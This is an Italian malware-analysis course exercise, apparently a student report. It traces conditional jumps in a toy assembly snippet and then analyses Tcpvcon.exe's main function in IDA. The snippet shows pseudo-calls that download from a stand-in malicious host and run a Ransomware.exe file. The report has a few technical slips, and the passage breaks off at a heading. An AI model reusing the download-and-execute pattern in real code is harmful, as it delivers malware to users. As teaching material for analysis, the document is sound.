



**S11-L5**

Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:

- Spiegate, motivando, quale salto condizionale effettua il Malware.
- Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.
- Quali sono le diverse funzionalità implementate all'interno del Malware?
- Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione .  
Aggiungere eventuali dettagli tecnici/teorici.

Nel codice dato sono presenti due salti condizionali, ma solo uno dei due verrà eseguito.  
Analizziamo quindi le istruzioni effettuate prima dei due jump per verificare quale verrà eseguito.

### Primo salto condizionale (non eseguito):

```
00401040  mov  EAX, 5
00401044  mov  EBX, 10
00401048  cmp  EAX, 5
0040105B  jnz  loc 0040BBA0 ; Salta alla sezione per il download
```

L'istruzione **mov EAX, 5** copia il valore 5 su EAX.

L'istruzione **mov EBX, 10** copia il valore 10 su EBX.

**cmp EAX, 5** confronta il valore di EAX con 5

Quindi, **cmp EAX, 5** risulterà zero perché la comparazione sarà vera e lo zero flag sarà impostato a 1

**jnz loc 0040BBA0** salta solo se il risultato del confronto non è zero (quindi se EAX fosse diverso da 5)

In questo caso, il salto non verrà eseguito perché il confronto tra EAX e 5 ha prodotto un risultato di zero, impostando lo Zero Flag (ZF) a 1 e l'istruzione jnz salta se lo zero flag è impostato a 0.

## Secondo salto condizionale (eseguito):

```
0040105F inc EBX  
00401064 cmp EBX, 11  
00401068 jz loc 0040FFA0 ; Salta alla sezione per l'esecuzione del file
```

L'istruzione **inc EBX** incrementa di 1 il valore del registro EBX (settato a 10 nel blocco precedente)  
**cmp EBX, 11** confronta il valore di EBX con 11

La comparazione risulterà vera perché il valore di EBX sarà proprio 11, quindi lo zero flag verrà impostato a 1

**jz loc 0040FFA0** salta se il confronto risulta zero e di conseguenza lo zero flag è impostato a 1

In questo caso, il salto verrà eseguito perché il confronto tra EBX e 11 ha prodotto un risultato di zero, impostando lo Zero Flag (ZF) a 1 e l'istruzione jz salta se lo zero flag è impostato a 1.

## DIAGRAMMA DI FLUSSO

— Jump non effettuato  
— Jump effettuato

TABELLA 1

```
00401040 mov EAX, 5
00401044 mov EBX, 10
00401048 cmp EAX, 5
0040105B jnz loc 0040BBA0 ; tabella 2
0040105F inc EBX
00401064 cmp EBX, 11
00401068 jz loc 0040FFA0 ; tabella 3
```

TABELLA 2 loc 0040BBA0

```
0040BBA0 mov EAX, EDI ; EDI = www.malwaredownload.com
0040BBA4 push EAX ; URL
0040BBA8 call DownloadToFile() ; pseudo funzione
```

TABELLA 3 loc 0040FFA0

```
0040FFA0 mov EDX, EDI ; EDI = C:\Program and Settings\LocalUser\Desktop\Ransomware.exe
0040FFA4 push EDX ; .exe da eseguire
0040FFA8 call WinExec() ; pseudo funzione
```

## FUNZIONI DEL MALWARE E PASSAGGIO ARGOMENTI

```
0040BBA0  mov  EAX, EDI      ; EDI = www.malwaredownload.com  
0040BBA4  push EAX          ; URL  
0040BBA8  call DownloadToFile() ; pseudo funzione
```

1.DownloadToFile() : questa è una pseudo-funzione che viene chiamata per scaricare un file da un URL specifico.  
L'URL www.malwaredownload.com è caricato nel registro EDI e copiato nel registro EAX per poi essere passato alla funzione tramite push EAX.

```
0040FFA0  mov  EDX, EDI      ; EDI = C:\Program and Settings\Local User\Desktop\Ransomware.exe  
0040FFA4  push EDX          ; .exe da eseguire  
0040FFA8  call WinExec()    ; pseudo funzione
```

2.WinExec() : questa è una pseudo-funzione utilizzata per eseguire un file.  
Il percorso del file C:\Program and Settings\LocalUser\Desktop\Ransomware.exe è caricato nel registro EDI e viene copiato sul registro EDX che viene poi passato alla funzione tramite push EDX.

## **FUNZIONE DOWNLOADTOFILE**

La funzione DownloadToFile è uno strumento potente offerto da alcune librerie o framework di programmazione, in particolare quelli legati allo sviluppo di applicazioni che interagiscono con il web. La sua funzione primaria è quella di scaricare un file da un URL specificato e salvarlo localmente su un disco.

La funzione richiede due parametri fondamentali:

- lpSource: puntatore a una stringa a terminazione nulla (LPCTSTR). Contiene l'URL completo del file da scaricare.  
Questo può essere un URL HTTP o FTP.
- lpDestination: Puntatore a una stringa a terminazione nulla (LPCTSTR). Specifica il percorso e il nome del file locale in cui salvare il contenuto scaricato.

Nei malware, una funzione di download come questa può essere utilizzata per scaricare ulteriori componenti maligni, aggiornamenti, oppure eseguire comandi sul sistema infetto senza la necessità di includere tutto il codice dannoso inizialmente.

## **FUNZIONE WINEXEC**

WinExec è una funzione API di Windows utilizzata per eseguire un programma esterno da un'applicazione in esecuzione. In termini semplici, è come aprire un programma facendo doppio clic su un'icona, ma effettuato programmaticamente da un'altra applicazione.

La funzione WinExec() richiede due argomenti:

- lpCmdLine: Una stringa che contiene il percorso completo del programma da eseguire, seguito da eventuali argomenti.
- uCmdShow: Un valore numerico che indica come mostrare la finestra del programma eseguito.

## **IN SINTESI**


Il codice fornito carica dei valori nei registri per poi farne una comparazione e decidere dove saltare, in questo caso verrà eseguito il salto alla sezione di esecuzione

- **Sezione di download:** il codice salta alla sezione di download. Qui viene preparato l'indirizzo di un sito web (probabilmente un sito malevolo) e viene chiamata una funzione (`DownloadToFile()`) per scaricare un file da questo sito.
- **Sezione di esecuzione:** il codice salta alla sezione di esecuzione. Qui viene preparato il percorso completo di un file eseguibile (un ransomware) e viene chiamata una funzione (`WinExec()`) per eseguire questo file.

**BONUS**


Analizzare il file C:\Users\user\Desktop\Software Malware analysis\SysinternalsSuite\Tcpvcon.exe con IDA Pro

Analizzare SOLO la "funzione corrente" una volta aperto IDA La funzione corrente la visualizzo con il tasto F12. Se necessario, reperire altre informazioni con OllyDBG oppure effettuando ulteriori analisi con IDA (o altri software).



Appena aperto il programma con IDA ci troveremo subito nella sezione main di nostro interesse

Qui possiamo vedere un piccolo grafico a blocchi di come si presenta questa funzione



Cliccando sul tasto evidenziato possiamo visualizzare la funzione corrente che in questo caso corrisponde al grafico di destra ma se visualizzassimo tutto il codice del programma sarebbe molto più esteso, in questo modo possiamo evidenziare solo la funzione di nostro interesse.

```

; int __cdecl main(int argc, const char **argv, const char **envp)
_main proc near

var_19C= word ptr -19Ch
WSAData= WSAData ptr -198h
var_4= dword ptr -4
argc= dword ptr 8
argv= dword ptr 0Ch
envp= dword ptr 10h


push    ebp
mov     ebp, esp
sub    esp, 19Ch
mov     eax, dword_4272B4
xor     eax, ebp
mov     [ebp+var_4], eax
mov     eax, [ebp+argv]
push    eax      ; int
lea     ecx, [ebp+argc] ; int
push    ecx
push    offset aTcpview ; "TCPView"
call    sub_420CE0
add    esp, 0Ch
test   eax, eax
jnz    short loc_41DA74

```

## MAIN

In questa sezione vengono dichiarate delle variabili. Queste variabili vengono usate per definire gli offset e i tipi di dati all'interno dello stack frame della funzione.

La chiamata a funzione iniziale sub\_420CE0 probabilmente inizializza l'applicazione o setta le risorse necessarie. Come argomenti riceve i registri EAX, ECX e l'indirizzo della stringa "TCPView" caricato nello stack.



Se il jnz dovesse non saltare alla parte di codice da eseguire allora il codice passa direttamente al termine del programma (slide 15) dopo aver settato il registro EAX a -1

```
loc_41DA74:
mov    edx, 101h
mov    [ebp+var_19C], dx
lea    eax, [ebp+WSADATA]
push   eax          ; lpWSADATA
movzx  ecx, [ebp+var_19C]
push   ecx          ; wVersionRequested
call   ds:WSASStartup
test   eax, eax
jz    short loc_41DAAB
```

WSASocket è una funzione fondamentale nell'ambito della programmazione di rete su sistemi operativi Windows. Essa rappresenta il punto di ingresso per l'utilizzo delle Windows Sockets, un'interfaccia di programmazione delle applicazioni (API) che consente ai programmi di comunicare attraverso reti TCP/IP.

Dal codice possiamo notare che la funzione richiede due parametri:

- wVersionRequested: È un valore intero che specifica la versione minima di Winsock che l'applicazione richiede.
- lpWSADATA: È un puntatore a una struttura di dati chiamata WSADATA. Questa struttura contiene informazioni dettagliate sull'implementazione di Winsock specifica del sistema, come la versione, le estensioni supportate, ecc.

Al ritorno dalla chiamata viene eseguita una istruzione di test, se l'inizializzazione di Winsock ha successo, il programma procede all'etichetta loc\_41DAAB (freccia verde), altrimenti gestisce l'errore (freccia rossa).

```
push   offset aCouldNotInitia ; "Could not initialize Winsock.\n"
call   sub_40837A
add    esp, 4
or    eax, 0FFFFFFFFFFh
jmp   short loc_41DB20
```

In caso di errore effettua una chiamata a funzione dove probabilmente stampa un messaggio di errore indicando che l'inizializzazione di Winsock è fallita. Al ritorno imposta il codice di errore a -1 con l'istruzione OR per segnalare un errore generale e poi salta ad una locazione.

The screenshot shows the assembly view of the Immunity Debugger. A red box highlights the following assembly code:

```
loc_41DAAB:          ; lpCriticalSection
push    offset stru_42BC20
call    ds:InitializeCriticalSection
push    offset CriticalSection ; lpCriticalSection
call    ds:InitializeCriticalSection
push    offset aSeDebugPrivilege ; "SeDebugPrivilege"
call    sub_420F50
add    esp, 4
call    sub_418110
mov     byte_42BD20, al
movzx  edx, byte_42BD20
test   edx, edx
jnz    short loc_41DAED
```

## INIZIALIZZAZIONE SEZIONI CRITICHE

Se il salto precedente è avvenuto con successo ora vengono inizializzate due sezioni critiche e la verifica per i privilegi di debug. Le sezioni critiche vengono utilizzate per sincronizzare l'accesso a risorse condivise tra diversi thread, mentre i privilegi di debug sono necessari per alcune operazioni di monitoraggio e debug. Se il privilegio è ottenuto, il programma procede all'etichetta loc\_41DAED. Altrimenti, gestisce un errore o un comportamento specifico in base alla mancanza del privilegio.

The screenshot shows the assembly view of the Immunity Debugger. A green box highlights the following assembly code:

```
call    sub_41FE40
mov     byte_42BD20, al
```

Se il precedente salto non è stato effettuato viene fatta una chiamata ad una funzione e il risultato che si trova nel registro AL (la parte bassa del registro EAX) viene copiato nella posizione di memoria byte\_42BD20

```
loc_41DAED:
mov    eax, [ebp+argv]
push   eax
lea    ecx, [ebp+argc]
push   ecx
call   sub_41BB90
add    esp, 8
mov    edx, [ebp+argv]
push   edx
mov    eax, [ebp+argc]
push   eax
call   sub_41A380
add    esp, 8
movzx  ecx, al
test   ecx, ecx
jz     short loc_41DB1E
```

## INTERPRETAZIONE DEGLI INPUT DELL'UTENTE

